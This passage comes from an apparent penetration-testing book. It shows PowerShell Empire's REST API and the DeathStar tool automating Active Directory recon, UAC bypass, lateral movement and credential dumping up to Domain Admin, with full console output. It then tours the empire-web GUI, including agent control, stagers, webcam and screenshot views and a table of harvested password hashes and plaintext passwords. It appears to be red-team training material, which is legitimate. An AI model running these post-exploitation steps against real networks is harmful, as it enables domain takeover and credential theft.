* RESTful API token: di2mza9g7dl9q5jog2kpgbonynty3nhf18d434sj
* Serving Flask app "empire" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
```

The message displayed in the previous screenshots indicates that the RESTful API is running on port `1337/tcp` and an API token has been allotted. There's a huge security risk if we open port `1337/tcp` for everyone. To avoid this, we will create a reverse SSH tunnel to connect to the port securely:

```
[xXxZombi3xXx:~ Harry$ ssh -Nf -L 1337:127.0.0.1:1337 harry@192.168.1.20
[harry@192.168.1.20's password:
xXxZombi3xXx:~ Harry$
```

Confirm the tunnel has been created as follows:

```
[xXxZombi3xXx:~ Harry$ netstat -an | grep 1337
tcp4      0      0  127.0.0.1.1337          *.*                  LISTEN
tcp6      0      0  ::1.1337                *.*                  LISTEN
xXxZombi3xXx:~ Harry$
```

This shows that it has indeed been created successfully. Before starting DeathStar, let's make sure we have an active agent in Empire:

```
(Empire: agents) > list

[*] Active agents:

  Name  La Internal IP  Machine Name  Username  Process  PID  Delay  Last Seen
  ---  -- -----  -----  -----  -----  ---  ---  -----
  5ANM1FGR ps 192.168.2.2  PT-PC  L33T\harry  powershell  676  5/0.0  2018-09-08 01:53:24

(Empire: agents) >
```

To run DeathStar, we will execute the following command:

```
| ./DeathStar.py -u harry -p harry123
```

```
[xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: 5ANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: 5ANM1FGR => Starting recon
```

Upon execution, DeathStar acquires the active agent. In a matter of seconds, DeathStar is able to find the following:

- The Domain SID
- The members in the Domain Admin group
- The Domain Controller

```
[xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: 5ANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: 5ANM1FGR => Starting recon
[+] Agent: 5ANM1FGR => Got domain SID: S-1-5-21-3140846176-3513996709-3658482848
[+] Agent: 5ANM1FGR => Found 1 members of the Domain Admins group: ['L33T\\Administrator']
[+] Agent: 5ANM1FGR => Found 1 Domain Controllers: ['WIN-9PIACAHV7U3.l33t.local']
```

After this, DeathStar then found that three users logged in to the target server, one of which was a Domain Admin. DeathStar quickly ran lateral movement modules and the domain privilege escalation module to get access:

```
[+] Agent: 5ANM1FGR => Found 0 active admin sessions: []
[+] Agent: 5ANM1FGR => Found 3 users logged into localhost: ['L33T\\Administrator', 'L33T\\harry', 'PT-PC\\PT']
[+] Agent: 5ANM1FGR => Found Domain Admin logged in: L33TAdministrator
[*] Agent: 5ANM1FGR => Starting lateral movement
[*] Agent: 5ANM1FGR => Starting domain privesc
[*] Agent: 5ANM1FGR => Attempting to elevate using bypassuac_eventvwr
[*] Agent: 5ANM1FGR => Spawning new Agent using CredID 2
[*] Agent: 5ANM1FGR => Spawning new Agent using CredID 4
```

DeathStar was able to get the credentials from memory for the administrator. It then enumerated the admin processes and found the Domain Admin Credentials:

```
[+] New Agent => Name: GHZKA236 IP: 182.68.128.28 HostName: PT-PC UserName: PT-PC\PT HighIntegrity: 1
[+] Agent: GHZKA236 => Found 3 users logged into localhost: ['L33T\\Administrator', 'L33T\\harry', 'PT-PC\\PT']
[+] Agent: GHZKA236 => Found Domain Admin logged in: L33TAdministrator
[+] Agent: GHZKA236 => Enumerated 2 processes

[+] Got Domain Admin via credentials! => Username: L33T\Administrator Password: 123!@#qweQWE
```

All of this happened in a matter of seconds. That's the power of automation! For more information regarding the workings of this tool, please refer to the flow

chart at the following link: <https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html>

This example showed a simple way of getting access to the Domain Controller, but the same method doesn't always work. Sometimes, you have to look for different attack paths. You can then choose which path to use to access the Domain Admin's account

The internal network exploitation techniques have grown so much because of new red team **tactics, techniques, and procedures (TTPs)** that are now used to find the attack paths using graph theories. This can be done using a tool called Bloodhound, which is not covered in this book. For more information regarding Bloodhound, please refer to the following website: <https://github.com/BloodHoundAD/Bloodhound/>.

Note that DeathStar is just a tool that uses Empire post exploitation module scripts to get a Domain Admin account. In some cases, however, we don't get the account, so we have to perform manual lateral movement and try to exploit the internal network systems. We can then try different ways to get access to the Domain Controller.

In the next section, we will look at using Empire via a web interface.

# Empire GUI

It can sometimes be quite difficult to use Empire in command line mode. To avoid this, we're going to look at how to use the Empire web interface, which can be managed much more easily. To begin with, let's clone the GitHub repository:


```
|git clone https://github.com/interference-security/empire-web
|xxxZombi3xXx:~ Harry$ git clone https://github.com/interference-security/empire-web
|Cloning into 'empire-web'...
|remote: Counting objects: 288, done.
|remote: Total 288 (delta 0), reused 0 (delta 0), pack-reused 288
|Receiving objects: 100% (288/288), 421.74 KiB | 210.00 KiB/s, done.
|Resolving deltas: 100% (123/123), done.
|xxxZombi3xXx:~ Harry$
```

Hackers are born to escalate privileges

Now, move the `empire-web` directory to the `/var/www/html` of your web server:

```
[harry@openvpn:/var/www/html]$ ls
|empire-web| index.nginx-debian.html
|harry@openvpn:/var/www/html$|
```

Then, start the web service and check for the `login.php` page in `empire-web`. In this case, we have configured a custom web service port, `9797/tcp`:



The biggest issue with accessing the Empire web in this case is that anyone can access it. Because it's a web application, anyone can try and look for vulnerabilities.

If we try to check for the 9797/tcp on the web server, it shows that the port is accessible from any interface:

```
[harry@openvpn:~]$ netstat -anop | grep 9797
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:9797          0.0.0.0:*              LISTEN      -  off (0.00/0/0)
```

A quick Nmap port scan can help us get a clear picture:

```
[xXxZombi3xXx:~ Harry$ nmap [REDACTED] -p 9797

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-08 20:21 IST
Nmap scan report for [REDACTED].com ([REDACTED])
Host is up (0.10s latency).

PORT      STATE SERVICE
9797/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
xXxZombi3xXx:~ Harry$ ]
```

As we can see in the preceding screenshot, port 9797 is accessible from any IP. We need to find a way to access the Empire GUI web interface in a secure fashion. We can do this by blocking the 9797/tcp for everyone and accessing it via a reverse SSH tunnel.

Block port 9797/tcp on the firewall using the `ufw` tool. `ufw` is pre-installed in some variants of Linux. If it isn't pre-installed, we can install it using the `apt install ufw -y` command:

```
[harry@openvpn:/var/www/html]$ sudo ufw deny 9797
Rule updated
Rule updated (v6)
harry@openvpn:/var/www/html$ ]
```

Once the rules are added to the firewall chain, try to use Nmap again:


```
[xXxZombi3xXx:~ Harry$ nmap [REDACTED] -p 9797

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-08 20:22 IST
Nmap scan report for [REDACTED] ([REDACTED])
Host is up (0.10s latency).

PORT      STATE      SERVICE
9797/tcp  filtered  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
xXxZombi3xXx:~ Harry$
```

The port is now blocked from outside. If we try to access the web interface now, we won't be able to connect:



So, let's configure a reverse SSH tunnel using the following command:

```
| ssh -Nf -L 9797:127.0.0.1:9797 <SSH-user>@<SSH-server>
```

```
[xXxZombi3xXx:~ Harry$ ssh -Nf -L 9797:127.0.0.1:9797 harry@[REDACTED]
[harry@[REDACTED]:~ password:
[xXxZombi3xXx:~ Harry$ netstat -an | grep 9797
tcp4      0      0  127.0.0.1.9797          *.*                  LISTEN
tcp6      0      0  ::1.9797              *.*                  LISTEN
tcp4      0      0  192.168.2.6.56678      [REDACTED].9797      CLOSE_WAIT
xXxZombi3xXx:~ Harry$ [REDACTED]
```

As we can see in the previous screenshot, port 9797/tcp on the web server is connected to our system through local port 9797/tcp. This means that we have configured a tunnel on port 9797/tcp. Let's try to access the web service using our local IP and port 9797/tcp:

localhost:9797/empire-web/login.php

Empire Web

Login About



## PowerShell Empire Web

Empire IP Address

Empire Port

Empire Username

Empire Password

**Login**

We were successful! Let's add in the Empire IP Address, the Empire Port, the Empire Username, and the Empire Password:

**Empire IP Address**

127.0.0.1

**Empire Port**

1337

**Empire Username**


harry

**Empire Password**

.....|

**Login**

These credentials are the same as the ones we set when we ran DeathStar. When we are logged in, we will see the Empire web interface, which shows us how many listeners and agents there are:



The screenshot shows the Empire Web dashboard with the URL `localhost:9797/empire-web/dashboard.php` in the address bar. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser, along with a user profile for 'harry'. The main content area is titled 'PowerShell Empire Web' and displays two sections: 'Empire Listeners' (3 listeners currently active) and 'Empire Agents' (4 agents currently active).


Currently, there are three listeners running and four agents active on our Empire C2 server.

We can manage the listeners from the Listeners menu:




The screenshot shows a web browser window with the URL `localhost:9797/empire-web/dashboard.php`. The page has a dark blue header with the Empire Web logo, a Dashboard link, and a 'Listeners' dropdown menu. The 'Listeners' menu is open, displaying four options: 'Show All Listeners', 'Search Listener by Name', 'Create a Listener', and 'Kill Listener(s)'. Below this menu, a blue bar contains the text 'Empire Listeners'. At the bottom of the page, a pink box displays the message '3 listeners currently active'.

Similarly, the stagers can be managed and generated from the Stagers menu:



The screenshot shows the Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, and Modules. The Stagers menu is open, displaying three options: 'Show All Stagers', 'Search Stager by Name', and 'Generate Stager'. The main content area is titled 'PowerShell Empire' and shows a section for 'Empire Listeners' with a message indicating '3 listeners currently active'.

We can manage the agents from the Agents menu. This menu also contains some extra features:



The screenshot shows the Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The Agents menu is open, displaying various management options: 'Show All Agents', 'Search Agent by Name', 'Show Stale Agents', 'Remove Stale Agents', 'Remove Agent', 'Agent - Run Shell Command', 'Show Agent Results', 'Delete Agent Results', 'Clear Queued Agent Tasking', 'Rename Agent', 'Kill Agent(s)', 'View Screenshots', and 'View Webcam Videos'. The main content area shows sections for 'Empire Listeners' (3 active) and 'Empire Agents' (4 active).

Once we have an active agent, we can use the supported post-exploitation modules from the Modules menu for post exploitation as shown in the following screenshot:


The screenshot shows the PowerShell Empire Web dashboard. The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The 'Modules' link is currently active, and a dropdown menu is open, listing four options: Show All Modules, Show Module by Name, Search for Module, and Execute Module. The main content area features a large title 'PowerShell Empire Web' and two sections: 'Empire Listeners' (showing 3 listeners currently active) and 'Empire Agents'.

The saved credentials can be viewed from the Credentials menu:

The screenshot shows the 'Credentials' page. The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The 'Credentials' link is currently active. The main content area displays a table of saved credentials with the following data:

ID	credtype	domain	host	notes	os	password	sid	username
1	hash	WIN-ODLKN6JCDHK	WIN-ODLKN6JCDHK	2018-09-05 18:08:29	Microsoft Windows Server 2008 R2 Datacenter	a9aae9092dda834f4e88d12e105a9ccc		Administrator
2	plaintext	WIN-ODLKN6JCDHK	WIN-ODLKN6JCDHK	2018-09-05 18:08:29	Microsoft Windows Server 2008 R2 Datacenter	NJs*Z\$z=jc?		Administrator
3	hash	tester-PC	tester-PC	2018-09-06 06:40:37	Microsoft Windows 7 Professional	329153f560eb329c0e1deaa55e88a1e9		tester
4	plaintext	tester-PC	tester-PC	2018-09-06 06:40:37	Microsoft Windows 7 Professional	root		tester
5	plaintext	xXxZombi3xXx.local		2018-09-06 16:53:10	Darwin,xXxZombi3xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_X86_64,x86_64	test123		

We can see the logged events from the Reporting menu. Using this page, we can trace the modules that we used in a post-exploitation scenario:




The screenshot shows the PowerShell Empire Web dashboard. At the top, there is a navigation bar with links for Empire Web, Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The Reporting link is currently selected, as indicated by a dropdown menu that appears. The dropdown menu contains four options: All Logged Events, Agent Logged Events, Logged Events - Type, and Logged Events - Msg. Below the navigation bar, the main content area is titled "PowerShell Empire Web". It has two sections: "Empire Listeners" and "Empire Agents". The "Empire Listeners" section shows "3 listeners currently active". The "Empire Agents" section shows "4 agents currently active".

Go to **Listeners** and then **Show All Listeners** to list all the running listeners:




The screenshot shows the PowerShell Empire Web dashboard. The "Listeners" link in the top navigation bar is currently selected, as indicated by a dropdown menu that appears. The dropdown menu contains four options: Show All Listeners, Search Listener by Name, Create a Listener, and Kill Listener(s). Below the navigation bar, the main content area is titled "PowerS" (partially visible) and "Web". It has a section titled "Empire Listeners" which shows "3 listeners currently active".

Currently there are three listeners running, http, Empire, and DeathStar:



